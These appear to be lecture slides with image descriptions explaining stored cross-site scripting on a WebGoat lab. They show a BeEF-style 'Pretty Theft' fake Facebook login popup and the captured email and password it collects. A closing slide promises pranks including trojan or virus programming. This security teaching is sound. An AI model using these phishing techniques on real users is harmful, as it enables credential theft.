


Cross-Site Scripting (XSS) Explained

- We go back to the browser. What!?? We are now being placed into a login page!
- Check the next page, our 119 used to be our poor WebGoat!

Cross-Site Scripting (XSS) Explained

- This is scary!



← → ↻ ⚠ Not secure | 192.168.0.119/webgoat.net/Content/StoredXSS.aspx




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
[Can't access your account?](#)

Cross-Site Scripting (XSS) Explained

- All we did go to an actual website, we type the “correct” web links in the Chrome or Firefox
- We want to see the “Comments” and the next thing? You are hacked!
- If you type the username, password and submit!? Game over!
 - Your Google account/password is stolen just like that!


Cross-Site Scripting (XSS) Explained

- Let's see another example, click the "Pretty Theft" and [Execute]
- Go back to the browser?



Cross-Site Scripting (XSS) Explained


- Creepy... (Yes, the fake pop-up)



The image shows a simulated browser window with a grey border. Inside, there's a blue header bar with the text "Facebook Session Timed Out" in white. Below the header, the text "Your session has timed out due to inactivity." is displayed in a small, grey font. Underneath that, it says "Please re-enter your username and password to login." in the same font. There are two input fields: the first is labeled "Email:" and the second is labeled "Password:". Both labels are in a bold, dark grey font. At the bottom right of the window, there is a blue button with the text "Log in" in white.

Cross-Site Scripting (XSS) Explained

- If we can go back to see (click) the “Module Results History”, here is the Command results



The screenshot displays the interface of a web application security tool. The top navigation bar includes tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. Below this, a secondary navigation bar contains 'Details', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. The 'Commands' tab is active.

The interface is divided into three main sections:

- Module Tree:** A list of modules on the left, including Clickjacking, Clippy, Fake Evernote Web Clipper, Fake Flash Update, Fake LastPass, Fake Notification Bar, Fake Notification Bar (Chrome), Fake Notification Bar (Firefox), Fake Notification Bar (IE), Google Phishing, Lcamtuf Download, Pretty Theft, Replace Videos (Fake Plugin), and Simple Hijacker. 'Pretty Theft' is currently selected.
- Module Results History:** A table in the center showing the history of commands. It has columns for 'id', 'date', and 'label'. One entry is visible: id 0, date 2021-04-18 03:16, and label command 1.
- Command results:** A panel on the right showing the output of the selected command. It displays a timestamp 'Sun Apr 18 2021 03:16:34 GMT-0400 (Eastern Daylight Time)' and a data field with the value 'answer=loiliangyang@gmail.com:12345678'. A 'Re-execute command' button is at the bottom.

Cross-Site Scripting (XSS) Explained

- Everything is collected by the hacker. Email and password you just typed into the fake pop-up

Appendix: OWASP (Open Web Application Security) Juice Shop, WebGoat

- In the next time, we will briefly talk about the Juice Shop and WebGoat
- See if we have some time to go through security in the cloud (AWS)
- See if we have some time to make some prank after the hacking
 - Including the programming in trojans or viruses